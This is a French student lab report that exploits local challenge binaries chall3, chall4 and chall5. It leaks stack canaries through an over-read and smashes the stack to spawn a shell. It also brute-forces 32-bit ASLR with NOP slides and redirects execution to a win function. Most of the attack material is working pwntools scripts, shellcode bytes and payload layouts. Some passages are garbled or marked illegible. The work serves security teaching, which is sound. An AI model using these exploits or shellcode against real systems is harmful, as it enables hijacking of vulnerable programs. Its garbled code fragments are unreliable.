

Rapport de Laboratoire SLB-2024 – Labo02 – Exploits

Authors : Nathan Rayburn, Amir Mouti, Ouweis Harun

- [Rapport de Laboratoire SLB-2024 – Labo02 – Exploits](#)
 - **6. Défense Linux – 64 bits**
 - **Binaire : chall3**
 - [Question 6.1](#)
 - [Question 6.2](#)
 - [Impact des protections sur la fonction vulnérable dans **chall2** :](#)
 - [Question 6.3](#)
 - [Question 6.4](#)
 - [Question 6.5](#)
 - **7. Défense Linux – 32 bits**
 - **Binaire : chall4**
 - [Question 7.1](#)
 - [Question 7.2](#)
 - [Question 7.3](#)
 - [Question 7.4](#)
 - [Question 7.5](#)
 - [Question 7.6](#)
 - [Question 7.7](#)
 - [Question 7.8](#)
 - [Question 7.9](#)
 - **8. Défense Linux – 32 bits**
 - **Binaire : chall5**
 - [Question 8.1](#)
 - [Question 8.2](#)
 - [Question 8.3](#)
 - [Question 8.4](#)
 - [Question 8.5](#)
 - [Question 8.6](#)
 - [Question 8.7](#)
 - [Question 8.8](#)
 - [Question 8.9](#)
 - [Question 8.10](#)
 - [Question 8.11](#)

6. Défense Linux – 64 bits

Binaire : chall3

Question 6.1

chall3 a été compilé à partir d'une version « étendue » de chall2.c. Quelles sont les nouvelles fonctions ? Qu'ajoutent-elles fonctionnellement ?

La nouvelle fonctionnalité c'est qu'il y a un menu et que ça ne fait pas un "one shot execution", donc on peut se balader dans le menu, exécuter des fonctions et revenir au menu au tant qu'on le souhaite. De plus, il y a un canary qui est ajouté, mais c'est le même **canary** dans le main que dans le menu de lorsqu'on selection la fonctionnalité **encrypt**.

Question 6.2

Quelles protections contre les attaques par buffer overflow sont actives dans chall3 ? Lesquelles sont inactives ? Expliquez l'effet des protections actives sur le code généré de la fonction vulnérable identifiée pour chall2.

```
(Downloads) slb@Ubuntu:~/Downloads/src$ checksec --file=chall3
[*] '/home/slb/Downloads/src/chall3'
  Arch:             amd64-64-little
  RELRO:             Partial RELRO
  Stack:             Canary found
  NX:                NX unknown - GNU_STACK missing
  PIE:               No PIE (0x400000)
  Stack:             Executable
  RWX:               Has RWX segments
  SHSTK:             Enabled
  IBT:               Enabled
  Stripped:          No

(Downloads) slb@Ubuntu:~/Downloads/src$ checksec --file=chall2.32
[*] '/home/slb/Downloads/src/chall2.32'
  Arch:             i386-32-little
  RELRO:             Partial RELRO
  Stack:             No canary found
  NX:                NX unknown - GNU_STACK missing
  PIE:               No PIE (0x8048000)
  Stack:             Executable
  RWX:               Has RWX segments
  Stripped:          No

(Downloads) slb@Ubuntu:~/Downloads/src$ checksec --file=chall2.64
[*] '/home/slb/Downloads/src/chall2.64'
  Arch:             amd64-64-little
  RELRO:             Partial RELRO
  Stack:             No canary found
  NX:                NX unknown - GNU_STACK missing
  PIE:               No PIE (0x400000)
  Stack:             Executable
  RWX:               Has RWX segments
  SHSTK:             Enabled
  IBT:               Enabled
  Stripped:          No
```

Analyse des protections dans **chall3** :

Protections actives :

1. Canary (Stack Canary) :

- Le canary est une valeur insérée dans la pile pour détecter les écrasements causés par des *buffer overflows*.
- Avant de retourner d'une fonction, le programme vérifie si le canary a été modifié. Si c'est le cas, il arrête l'exécution, ce qui rend l'exploitation plus difficile.

2. Partial RELRO :

- Certaines parties critiques de la mémoire, comme la GOT (Global Offset Table), sont protégées en lecture seule après l'initialisation, ce qui limite certaines attaques mais pas complètement.

Protections inactives :

1. NX (No eXecute) :

- L'absence de NX permet l'exécution de code injecté dans la pile, facilitant les attaques par injection de *shellcode*.

2. PIE (Position Independent Executable) :

- Sans PIE, les adresses mémoire sont fixes, ce qui simplifie la prédiction des adresses utiles pour l'exploitation.

3. FORTIFY :

- Non utilisé, ce qui laisse les fonctions dangereuses (comme **strcpy**) sans protections supplémentaires.

Impact des protections sur la fonction vulnérable dans **chall2** :

Dans **chall2**, l'absence de canary et de NX rend les *buffer overflows* simples à exploiter : on peut écraser l'adresse de retour et exécuter un *shellcode*.

Dans **chall3**, l'ajout du canary complique l'exploitation, car l'attaquant doit contourner ou deviner la valeur du canary. Cependant, l'absence de NX et PIE laisse des possibilités pour des attaques comme l'injection de *ROP chains*, bien qu'elles soient plus difficiles à mettre en œuvre.

Ce qu'il y a de nouveau c'est que chall3 contient maintenant un **canary** qui est sensé protéger contre le stack smashing. **chall3** est mieux protégé, mais il reste vulnérable à des attaques avancées.

Question 6.3

Comment les nouvelles fonctionnalités vont-elles vous permettre de tenter de déjouer l'ASLR ainsi que les protections du binaire ? De quel outil de scripting vu en cours allez-vous avoir besoin et pourquoi ?

Il y a une fonction `format` qui nous permet de faire un `overread` lorsqu'on choisit dans le menu l'option **[1] encrypt**.

Nous l'avons besoin pour faire la lecture du **canary** et puis **rbp** pour faire notre stack smashing.

Question 6.4

Présentez les différents payloads que vous avez construits à l'étape précédente. Pour chacun, expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

La première chose on remarque que dans la fonction **format**, une boucle parse la mémoire. A la base il est sensé parser le buffer, mais il n'y a aucun contrôle sur le user input, donc on peut parser où l'on veut. ->>

Buffer over read

```
printf("\n[I] Initial string = ");
for (i = offset; i < nbChars + offset; i = i + 1) {
    currentChar = *ptr_string;
    ptr_string = ptr_string + 1;
    printf("%02hhx", (ulong)(uint)(int)(char)currentChar);
}
```

Dans mon script de pwntool, on peut parser pour afficher la valeur de **saved rbp** et le **canary**. Le buffer fait 200 bytes, et le canary & saved rbp se trouve juste après dans la stack. Il nous faut donc 16 bytes pour lire les valeurs.

```
print(p.recvuntil(b"[Q] Enter a string with a secret info to
protect:").decode())
p.sendline(b"test") # user input: enter secret
print(p.recvuntil(b"[Q] At which position does your secret starts in the
string:").decode())
p.sendline(b"200") # user input: entering offset
print(p.recvuntil(b"[Q] How many characters do you want to
encrypt:").decode())
p.sendline(b"16") # user input: bytes length to read canary and rbp
```

La prochaine étape c'est de calculer l'address de notre buffer pour qu'on puisse executer notre shellcode. En lisant les instructions assembly, on voit que le buffer se base sur **rbp-0x70**.

```
saved_rbp_int = int.from_bytes(saved_rbp, byteorder='little') # Convert
saved_rbp to integer
buffer_addr = saved_rbp_int - 0x70 # Adjust by
the buffer offset
addr_ret = buffer_addr.to_bytes(8, byteorder='little') # Ensure
addr_ret is exactly 8 bytes
canary_int = int.from_bytes(canary, byteorder='little') # Convert
canary to integer
```

output

```
(chall3 output)
[I] Initial string = 009171a0aa1245bac01cf150ff7f0000
[I] Encrypted string = 31a342949b20768ef12ec264ce4d3334

...
(our printed outputs with the pwn tool)
Extracted canary: b'\x00\x91q\xa0\xaa\x12E\xba'
Extracted saved_rbp: b'\xc0\x1c\xf1P\xff\x7f\x00\x00'
rbp address          : 0x7fff50f11cc0
Calculated buffer address : 0x7fff50f11c50
Return address bytes (addr_ret): 501cf150ff7f0000
Canary value         : 0xba4512aaa0719100
```

La dernière étape c'est de préparer la payload. Le buffer qu'on souhaiterait insérer notre payload est la clef de la valeur de xor.

En utilisant le debugger, on a remarqué qu'il y a un offset de 4 bytes dans la mémoire lorsqu'on veut stack smash. On a du ajouté un padding de 4 bytes.

Adresse du buffer est à -0x70 et adresse du canary -0x8. Cela nous fait 104 bytes de différence. (rappel ce sont des offsets par rapport à rbp)

On va pouvoir inserer notre shellcode (100 bytes) dans presque toute l'intervale entre le buffer et le canary comme les valeurs ne sont pas modifié ou utilisé dans la mémoire si on exit l'application juste après notre stack smash.

Payload Script : `labo02_3_07_RayburnMoutiHarun_chall3.py`

```
# Construct the payload
nop = b"\x90"
shellcode =
b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
space_buffer_canary = 104
buffer_size = 100
canary_repeat = 2
padding = b"\x62"

shellcode_size = len(shellcode)
nop_space = buffer_size - shellcode_size

padding_amount = space_buffer_canary - buffer_size

payload= nop * nop_space + shellcode + padding*padding_amount + canary *
canary_repeat + addr_ret
# 77 (nop bytes) + 23 (shellcode bytes) + 4 (padding bytes) = 104 bytes
and then the rest (2 * 8 bytes) is to smash.
print(f"Constructed payload: {payload}")
p.sendline(payload)
```

Pour implementer la payload, il faut choisir l'option de [2] `config`, afin de set la clef xor qui est notre buffer qu'on souhaite stack smash. Normalement ça nous retourne au menu. Maintenant pour executer le shellcode faut quitter le programme.

En quittant le programme dans les options selectant [3] `stop`, nous pouvons voir que nous avons bien piraté le program en injectant un shellcode.

Question 6.5

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à chall3 jusqu'à obtenir un shell fonctionnel. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

```
from pwn import *

# Start the program with pwntools
p = process('./chall3')

# Attach GDB to the process

#gdb.attach(p, '''
#set follow-fork-mode child
#break *0x00401901
#''')

# Clear any initial output and print it for debugging
print("Clearing initial output...")
initial_output = p.clean().decode()
print(initial_output)

# Synchronize with the menu prompt
if "[M] Select" in initial_output: # Check if the menu prompt is already
    print("Menu already received. Proceeding to send choice...")
else:
    print("Waiting for menu prompt...")
    print(p.recvuntil(b"[Q] Your choice:").decode())

# ----- Setup a random key we don't care -----
print("Sending choice 2 (config)...")
p.sendline(b"2")

print("Waiting for XOR key prompt...")
print(p.recvuntil(b"[Q] xor key:").decode())
p.sendline(b"1234")

# -----

# ----- Get Saved RBP and Canary -----
print("Waiting for menu prompt again...")
```

```

print(p.recvuntil(b"[Q] Your choice:").decode())
p.sendline(b"1")

print(p.recvuntil(b"[Q] Enter a string with a secret info to
protect:").decode())
p.sendline(b"test") # user input : random secret
print(p.recvuntil(b"[Q] At which position does your secret starts in the
string:").decode())
p.sendline(b"200") # user input : offset
print(p.recvuntil(b"[Q] How many characters do you want to
encrypt:").decode())
p.sendline(b"16") # user input : n-length bytes to read in the stack
(canary and rbp, 2*8 bytes = 16)

print("Pausing to extract canary...")
output = p.recvuntil(b"[Q] Your choice:").decode()
print(output) # raw data is in little endian

# Assume the canary and rbp is printed like: "[I] Initial string =
00a91aac36625435"
match = re.search(r"\[I\] Initial string = ([0-9a-f]+)", output)
if match:
    canary = bytes.fromhex(match.group(1))[:8] # extracting canary
from the program output
    print(f"Extracted canary: {canary}")
    saved_rbp = bytes.fromhex(match.group(1))[-8:] # extracting saved_rbp
from the program output
    print(f"Extracted saved_rbp: {saved_rbp}")
    p.sendline(b"2")
else:
    print("Failed to extract canary.")
    exit()

# -----

# Handle XOR key input
print("Waiting for XOR key prompt...")
print(p.recvuntil(b"[Q] xor key:").decode())

# ----- Store Canary, RBP & Calculate Buffer Pointer -----

# shellcode is the pointer of the buffer so rbp - 0x70
# we need to read the saved_rbp since we have it stored in little endian
and then calculate the buffer addr with offset

# Calculate the buffer address
saved_rbp_int = int.from_bytes(saved_rbp, byteorder='little') # Convert
saved_rbp to integer
buffer_addr = saved_rbp_int - 0x70 # Calculate
addr. by the rbp offset to achieve the buffer ptr
addr_ret = buffer_addr.to_bytes(8, byteorder='little') # Ensure
addr_ret is exactly 8 bytes
canary_int = int.from_bytes(canary, byteorder='little') # Convert

```

```

canary to integer
print(f"rbp address          : {hex(saved_rbp_int)}")
print(f"Calculated buffer address      : {hex(buffer_addr)}")
print(f"Return address bytes (addr_ret): {addr_ret.hex()}")
print(f"Canary value          : {hex(canary_int)}")

# -----

# ----- Construct the payload -----

# Constants
nop = b"\x90"
shellcode =
b"\x48\x31\xfa\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x
x3b\x58\x99\x0f\x05"
space_buffer_canary = 104
buffer_size = 100
canary_repeat = 2
padding = b"\x62"

shellcode_size = len(shellcode)
nop_space = buffer_size - shellcode_size

padding_amount = space_buffer_canary - buffer_size # padding to align with
the canary and smash eip
# [nop slide ----- shellcode] ----- pad ----- smash canary
--- smash rbp -- smash eip
payload= nop * nop_space + shellcode + padding*padding_amount + canary *
canary_repeat + addr_ret
# 77 (nop bytes) + 23 (shellcode bytes) + 4 (padding bytes) = 104 bytes
and then the rest (2 * 8 bytes) is to smash.
print(f"Constructed payload: {payload}")
p.sendline(payload)

print("Waiting for menu prompt again...")
print(p.recvuntil(b"[Q] Your choice:").decode())

# Continue to interact with the program (Exit the program by entering 3)
p.interactive()

```



```
(Downloads) slb@Ubuntu:~/Downloads/src$ python3 chall3.py
[+] Starting local process './chall3': pid 38387
Clearing initial output...
[I] Welcome to the secret-protection app!
-----
[M] Select
[1] encrypt
[2] config
[3] stop

Menu already received. Proceeding to send choice...
Sending choice 2 (config)...
Waiting for XOR key prompt...
[Q] Your choice:-----
[Q] xor key:
Waiting for menu prompt again...
-----
[M] Select
[1] encrypt
[2] config
[3] stop

[Q] Your choice:
-----
[Q] Enter a string with a secret info to protect:
[Q] At which position does your secret starts in the string:
[Q] How many characters do you want to encrypt:
Pausing to extract canary...

[I] Initial string = 00cb6e3ab36d8c06f065c238fe7f0000
[I] Encrypted string = 31f95d0e825fbf32c157f10ccf4d3334
-----
[M] Select
[1] encrypt
[2] config
[3] stop
```


La différence principale c'est que le buffer2 contient un buffer de 32 bytes.

buffer2

```
char smallbuf[32];
```

chall4

```
char buffer [1032];
```

Question 7.2

Expliquez la modification que vous avez faite sur le payload prévu pour buffer2 afin d'exploiter chall4.

Mon payload je l'ai construit afin d'avoir un grand nop slide afin d'avoir plus de change possible pour tomber sur mon shellcode.

```
import sys

addr = b'\xffbc59d8' # copy and paste big endian (NOT USED VARIABLE)
addr_rev = b'\xd8\x59\xbc\xff' # bytes in little endian for payload
nop = b'\x90' # nop for nop slide

shell_code =
b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x
xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80'
buffer_size = 1032
nop_space = buffer_size - len(shell_code)
sys.stdout.buffer.write(nop*nop_space + shell_code + addr_rev*55) #
addr_rev * 55 ensures we smash all of the junk + eip
```

Question 7.3

Quelle valeur médiane avez-vous trouvé ? Justifiez rapidement cette valeur au vu de l'échantillon collecté.

La valeur de médiane trouvée : **0xffbc59d8**.

Pour obtenir cette valeur, nous avons utilisé un script Python qui calcule la médiane parmi un échantillon de 1000 adresses hexadécimales collectées lors de l'exécution répétée de notre **lttrace** avec un seg fault.

Le script trie les adresses et sélectionne la valeur centrale (si le nombre d'adresses est impair) ou effectue la moyenne arithmétique des deux valeurs centrales (si le nombre est pair). Cela permet de trouver une adresse représentative de l'échantillon.

En analysant l'échantillon, la valeur médiane reflète la tendance générale des adresses allouées dans notre espace mémoire, montrant une stabilité dans la façon dont l'ASLR (Address Space Layout Randomization) gère les allocations dans ces conditions spécifiques. Cela confirme que la répartition des adresses est cohérente dans l'échantillon collecté, même si elles sont techniquement aléatoires.

Question 7.4

Présentez le/s script/s réalisé/s. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

Script : `labo02_3_07_RayburnMoutiHarun_chall4_exploit_buffer_overflow.py`

Ce script permet d'injecter 2000 chars lorsqu'on voudrait appeler le binaire chall4.

```
import sys
overflow =
b'aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaaakaaa laaamaaanaaaooaaapaaaqaaaraaas
aaataaaauaaavaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaab
maabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaabcaaccaacdaaceaacfaa
cgaachaaciaacjaackaac laacmaacnaacoaacpaacqaacraacsaaactaacuaacvaacwaacxaacya
aczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaad laadmaadnaadoaadpaadqaadraads
aadtaaduaadvaadwaadxaadyaadzaaebaaecaadaeeaaefaaegaaehaaeiaaejaaekaaelaee
maaenaeeoaapeaaeqaaeraaesaaetaaeuaevaewaexaaeyaaezaafbaafcaafdaafeaaffaa
fgaafhaafiaafjaafkaaf laafmaafnaafoaafpaaafqaafraaafsaafaaftaafuaafvaafwaafxaafya
afzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaag laagmaagnaagoaagpaagqaagraags
aagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaah
maahnaahoaahpaahqaahraahsaahthaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaa
igaaiahaaiaaiaajaaikaailaaimaainaaioaaipaaiaairaaaisaaिताaiuaaiivaaiwaaixaaiya
aizaajbaajcaajdaajeaajfaajgaajhaajiaajjaaajkaaj laajmaajnaajoaajpaajqaajraajs
aajtaajuaajvaajwaajxaajyaajzaakbaakcaakdaakeaakfaakgaakhaakiaakjaakkaaklaak
maaknaakoakpaakqaakraaksaaktaakuakvaakwaakxaakyaakzaa lbaa lcaal daa leaal faa
lgaa lhaa liaa ljaa lkaa llaa lmaal naa loa lpaa lqaa lraa lsaa ltaa luaa lvaal waa lxaalya
alzaambaamcaamdaameaamfaamgaamhaamiaamjaamkaam laammaamnaamoampaamqaamraams
aamtaamuaamvaamwaamxaamyaamzaanbaancaandaaneaanfaangaanhaaniaanjaankaan laan
maannaanoaanpaanqaanraansaantaanuaanvaanwaanxaanyaanzaaobaaoaodaaoeaaofaa
ogaaohaaioiaaojaaokaao laaomaaonaaooaaopaaooqaaoraaosaaotaaouaaovaaowaaooxaaoaya
aozaapbaapcaapdaapeapfaapgaaphaapiaapjaapkaap laapmaapnaapoappaapqaappraaps
aaptaapuaapvaapwaapxaapyaapzaaqbaaqcaaqdaaqeaaqfaaqgaaqhaaqiaaqjaaqkaaq laaq
maaqnaaqoaaqpaaqqaaqraaqsaqaqtaaquaaqvaaqwaaqxaaqyaaqzaarbaarcaardaareaarfaa
rgaarhaariaarjaarkaarlarmaarnaaroarpaarqaarraarsaartaaruaarvaarwaarxaarya
arzaasbaascaasdaaseaasfaasgaashaasiaasjaaskaas laasmaasnaasoaspaasqaasraass
aastaasuaasvaaswaasxaasyaaszaatbaatcaatdaateaatfaatgaathaatiaatjaatkaatlaat
maatnaatoaatpaatqaatraatsaattaatuatvaatwaatxaatyaat '
sys.stdout.buffer.write(overflow)
```

```
slb@Ubuntu:~/Downloads/src$ ls -la
total 34240
drwxrwxr-x 6 slb slb      4096 Dec 10 15:25 .
drwxr-xr-x 4 slb slb      4096 Dec 10 15:23 ..
-rw-rw-r-- 1 slb slb 34903150 Aug 18 15:03 8a17e9b8ebffa17209
-rwxr-xr-x 1 slb slb      167 Dec 10 15:23 analyse_addr.sh
-rw-rw-r-- 1 slb slb     11000 Dec 10 15:28 aslr-analyse.txt
-rw-r--r-- 1 slb slb        89 Dec 10 15:23 bruteforce.sh
drwxrwxr-x 2 slb slb      4096 Nov 26 13:27 C
-rwxrwxr-x 1 slb slb      7596 Aug 18 15:03 chall1
-rwxrwxr-x 1 slb slb     15092 Aug 18 15:03 chall2.32
-rwxrwxr-x 1 slb slb     16288 Aug 18 15:03 chall2.64
-rwxrwxr-x 1 slb slb     16560 Aug 18 15:03 chall3
-rw-r--r-- 1 slb slb      4300 Dec 10 15:06 chall3.py
-rwxrwxr-x 1 slb slb     14864 Aug 18 15:03 chall4
-rwxrwxr-x 1 slb slb     11852 Aug 18 15:03 chall5
drwxrwxr-x 2 slb slb      4096 Nov 26 13:27 Dat
-rw-r--r-- 1 slb slb      2060 Dec 10 15:23 exploit_buffer_overflow
-rw-r--r-- 1 slb slb        458 Dec 10 15:23 exploit.py
-rw-r--r-- 1 slb slb        529 Dec 10 15:23 median.py
drwxrwxr-x 2 slb slb      4096 Nov 26 13:27 'Pwntools - Défense
drwxrwxr-x 2 slb slb      4096 Nov 26 13:27 Py
slb@Ubuntu:~/Downloads/src$ tail aslr-analyse.txt
0xffee49e0
0xffd491e0
0xff8414c0
0xffa7a7b0
0xffd6a7c0
0xffed0e00
```

Script : `labo02_3_07_RayburnMoutiHarun_chall4_analyse_addr.sh`

Ce script permet d'appeler `chall4` et injectant buffer qui stack smash et fera planté l'application. C'est là où l'output de ltrace nous intéresse. Il filtre et ajoute l'adresse trouvé dans un fichier `aslr-analyse.txt`.

```
for i in {1..1000}; do ltrace ./chall4 $(python3
exploit_buffer_overflow.py) 2>&1 | grep -E "^strcpy" | sed s/'strcpy('// |
cut -d "," -f 1 >> aslr-analyse.txt; done
```

Script : `median.py` Ce script permet de calculer l'adresse médiane.

```
address_list = []
with open("aslr-analyse.txt") as f:
```

```


    for line in f:
        address_list.append(int(line.strip(), 16))

# Sort the list of addresses
address_list.sort()

# Calculate the median
n = len(address_list)
if n == 0:
    print("The file is empty.")
elif n % 2 == 1:
    # Odd number of elements: middle one is the median
    median = address_list[n // 2]
else:
    # Even number of elements: average of the two middle elements
    median = (address_list[n // 2 - 1] + address_list[n // 2]) // 2

print(hex(median))

```



A terminal window with a green background. The prompt is `slb@Ubuntu:~/Downloads/src$`. The command `python3 median.py` has been executed. The output shows the hexadecimal address `0xff91f040` on the first line and `0xffc03fc8` on the second line.

Script: [labo02_3_07_RayburnMoutiHarun_chall4_exploit.py](#) Ce script permet de préparer le payload pour le stack smash avec l'adresse médiane trouvé.

```

import sys

addr = b'0xffc03fc8' # copy and paste big endian (NOT USED VARIABLE)
addr_rev = b'\xc8\x3f\xc0\xff' # bytes in little endian for payload
nop = b'\x90' # nop for nop slide

shell_code =
b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x
xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80'
buffer_size = 1032
nop_space = buffer_size - len(shell_code)
sys.stdout.buffer.write(nop*nop_space + shell_code + addr_rev*55)

```

Script: [labo02_3_07_RayburnMoutiHarun_chall4_bruteforce.sh](#) Ce script permet d'exécuter l'exploit de stack smash en boucle jusqu'à que le binaire arrive a faire un retour dans le shellcode de la payload.

```

count=0; while true; do ./chall4 $(python3 exploit.py); ((count++)); echo
$count ; done

```

Votre attaque a-t-elle finalement réussie ? Combien de fois et pendant combien de temps avez-vous dû envoyer votre payload.

[illegible]

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à bruteforcer grâce à cette optimisation.

```
buffer_size = 1032
nop_space = buffer_size - len(shell_code)
sys.stdout.buffer.write(nop*nop_space + shell_code + addr_rev*55)
```

1. Taille totale de l'espace d'adressage aléatoire avec ASLR (en 32 bits) :

$2^{19} = 524\,288$ adresses possibles.

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à bruteforcer.

Une variable d'environnement est ajoutée dans la pile du shell lors de son exécution. Nous insérons une grande quantité de NOPs (instructions d'attente) pour créer une "piste" menant à notre shellcode. Cette stratégie intègre le shellcode dans la pile et, lors du bruteforce, augmente la probabilité de tomber sur l'adresse médiane qui mènera au shellcode à chaque exécution.

```
export exploit=$(python3 -c 'import sys;
sys.stdout.buffer.write(b"\x90"*120000+b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x
80")')
```

- **Taille de la piste de NOPs** : 120 000 octets
- **Total de la zone ciblée** = 120 000 (NOPs) / 4 + 1 (adresse du shellcode) = **30 001 adresses**

Comme précédemment, l'entropie est de maximum **24 bits**, mais nous voyons que dans l'output des adresses nous sommes environ à **19 bits** :

$$\text{\text{Espace total}} = 2^{19} = 524 \ 288 \ \text{\text{adresses possibles.}}$$

(rappel : instructions NOP = 4 bytes)

Pour estimer la probabilité de réussir l'attaque à chaque tentative, il faut diviser la zone ciblée par l'espace total à bruteforcer.

$$\text{\text{Probabilité de succès}} = \frac{\text{\text{Zone ciblée}}}{\text{\text{Espace total}}}$$

$$\text{\text{Probabilité de succès}} = \frac{30 \ 001}{524 \ 288} \approx 0.05722366 \ \text{\text{ou}} \ 5.72236633 \ %$$

Cela signifie que la probabilité de réussir à atteindre le shellcode avec la piste de NOPs est de **5.72236633 %**.

Question 7.9

En conclusion de ce qui précède, dans quels cas jugez-vous la protection apportée par l'ASLR en 32 bits insuffisante et pourquoi ?

L'ASLR (Address Space Layout Randomization) en 32 bits présente des limitations importantes qui le rendent insuffisant dans certains scénarios, notamment face aux attaques telles que le **stack smashing** :

1. **Faible entropie** : L'espace d'adressage en 32 bits est limité par rapport à un système en 64 bits, avec une entropie souvent réduite à 16 bits (par exemple, pour le positionnement de la pile ou des bibliothèques). Cela signifie qu'il n'y a qu'au maximum 2^{16} de possibilités d'adresses à bruteforcer. En occurrence avec les flags qui sont utilisé parmi les 24 bits pour le **ASLR**, cela réduit encore plus les espaces possibles. Dans notre laboratoire, nous avons eu environ **19 bits** d'entropie. Avec des attaques automatisées, un attaquant peut tenter toutes les combinaisons en un temps raisonnable sachant qu'il peut optimiser ses chances en réduisant l'espace de recherche par exemple comme nous avons fait dans ce laboratoire calculer la médiane.

2. **Absence de protections supplémentaires** : L'ASLR en 32 bits est souvent inefficace en l'absence de mécanismes complémentaires comme le **canary** (valeurs de garde pour détecter les débordements de tampon), la **non-exécution de la pile (NX)** ou la **randomisation renforcée**. En leur absence, un attaquant peut injecter un shellcode directement dans la pile ou détourner des appels grâce à des adresses prédictibles.
3. **Stack smashing et pistes de NOPS** : Comme démontré précédemment, il est possible de créer une "piste" de NOPS dans la pile. Cela élargit la zone cible et réduit encore la nécessité de bruteforcer une adresse précise. Même avec l'ASLR activé, l'attaque devient faisable dans un délai réaliste grâce à cette réduction de l'espace à bruteforcer.
4. **Contexte des redémarrages fréquents** : Dans les environnements où un programme vulnérable peut être redémarré de nombreuses fois sans conséquence (par exemple, un service réseau réinitialisé après chaque crash), l'attaquant peut exploiter la faible entropie de l'ASLR pour augmenter ses chances de succès en répétant les tentatives.

En résumé, la protection apportée par l'ASLR en 32 bits est insuffisante dans les cas où :

- L'entropie est faible, rendant le bruteforce d'adresses possible.
 - Les mécanismes de sécurité complémentaires comme NX ou les canaries sont absents.
 - Les attaquants peuvent profiter de redémarrages fréquents du programme vulnérable.
- Ces limitations montrent clairement que l'ASLR seul, surtout en 32 bits, ne peut pas garantir une protection robuste contre des attaques ciblées.

8. Défense Linux – 32 bits

Binaire : chall5

Question 8.1

Quelles protections vues en cours contre les attaques par buffer overflow sont actives dans chall5 ?

```
slb@Ubuntu:~/Downloads$ ./checksec.sh --file chall5
RELRO          STACK CANARY      NX              PIE              RPATH          RUNPATH         FILE
Partial RELRO  Canary found      NX enabled      No PIE           No RPATH       No RUNPATH      chall5
```

Il y a un canary, ce qui empêche les attaques avec du stack smashing simple.

Question 8.2

Dessiner la stackframe de la fonction secure_login.

secure_login

-0x3FC	local_400	char[504]	pwd
-0x204	local_208	char[500]	username
-0x10	local_14	4 bytes	win canary
-0xC	local_10	4 bytes	canary

0	ebp
+4	eip

Question 8.3

Que veut-on écraser avec l'adresse de la fonction win ? Pour obtenir quel effet ? Quelle vulnérabilité permet de le faire ?

eip de secure_login. Comme ça le retour nous amène à la fonction win qui va afficher le mdp dans le terminal. On peut le faire car les inputs utilisateurs sont gérés par une fonction secure_read() qui accepte des inputs plus grands que la taille des buffers dans lesquels les inputs sont stockés (username et mdp sont dans des buffers de 500 et 504 bytes, et secure_read accepte 2016 bytes) et elle ne vérifie pas que les inputs ne dépassent pas 500 bytes.

Question 8.4

Présentez le payload que vous avez construit à l'étape précédente. Expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Payload pour démontrer l'efficacité du canary:

Dans le buffer mot de passe: b"\x31"*1024 + b"\xa6\x86\x04\x08"

b"\xa6\x86\x04\x08" : adresse de la fonction win qu'on met dans eip pour que le retour nous y amène

b"\x31"*1024 : padding pour arriver à eip (depuis le buffer mot de passe)

Avec ce payload, le programme va avoir une erreur stack smashing detected

1008 bytes: padding pour arriver au canary. b"\x00" : premier byte du canary canary: 3 premiers bytes qu'on a print sur le terminal avec le premier payload b"\x30"*12 : padding pour arriver à eip b"\xa6\x86\x04\x08" : adresse de la fonction win

La manipulation précédente vous a-t-elle permis d'exécuter la fonction win ? Pourquoi ?

Oui, car on a remplacé l'adresse de win dans l'adresse de retour de la fonction et le canary est la valeur correcte. On arrive bien dans win et on voit ADMIN ACCESS GRANTED dans le terminal. On n'affiche par contre pas le flag, car dans la fonction win, une vérification d'un canary est faite. Dans la fonction secure_login il y a une sorte de canary supplémentaire qui se trouve dans la pile juste avant le canary qu'on a déjà copié.

[illegible]

Présentez les modifications que vous avez faites sur vos différents payloads. Pour chacune, expliquez l'objectif poursuivi ainsi que l'effet de la modification sur l'exploit.

permet d'afficher le canary qui est vérifié dans win. Contrairement au canary qui est vérifié avant le return, celui ci n'est pas généré aléatoirement. Ce canary est constant, on peut donc le trouver avec une première exécution et faire notre exploit dans une autre exécution du programme.

On trouve que ce canary a la valeur: b"\xef\xbe\xad\xde"

Payload dans username: b"\x31"*505

Rien ne change pour celui-ci

Payload dans password: b"\x31"*1004 + b"\xef\xbe\xad\xde" + b"\x00" + canary + b"\x30"*12 + b"\xa6\x86\x04\x08"

b"\x31"*1004 : padding jusqu'au canary constant

b"\xef\xbe\xad\xde" : valeur du canary constant

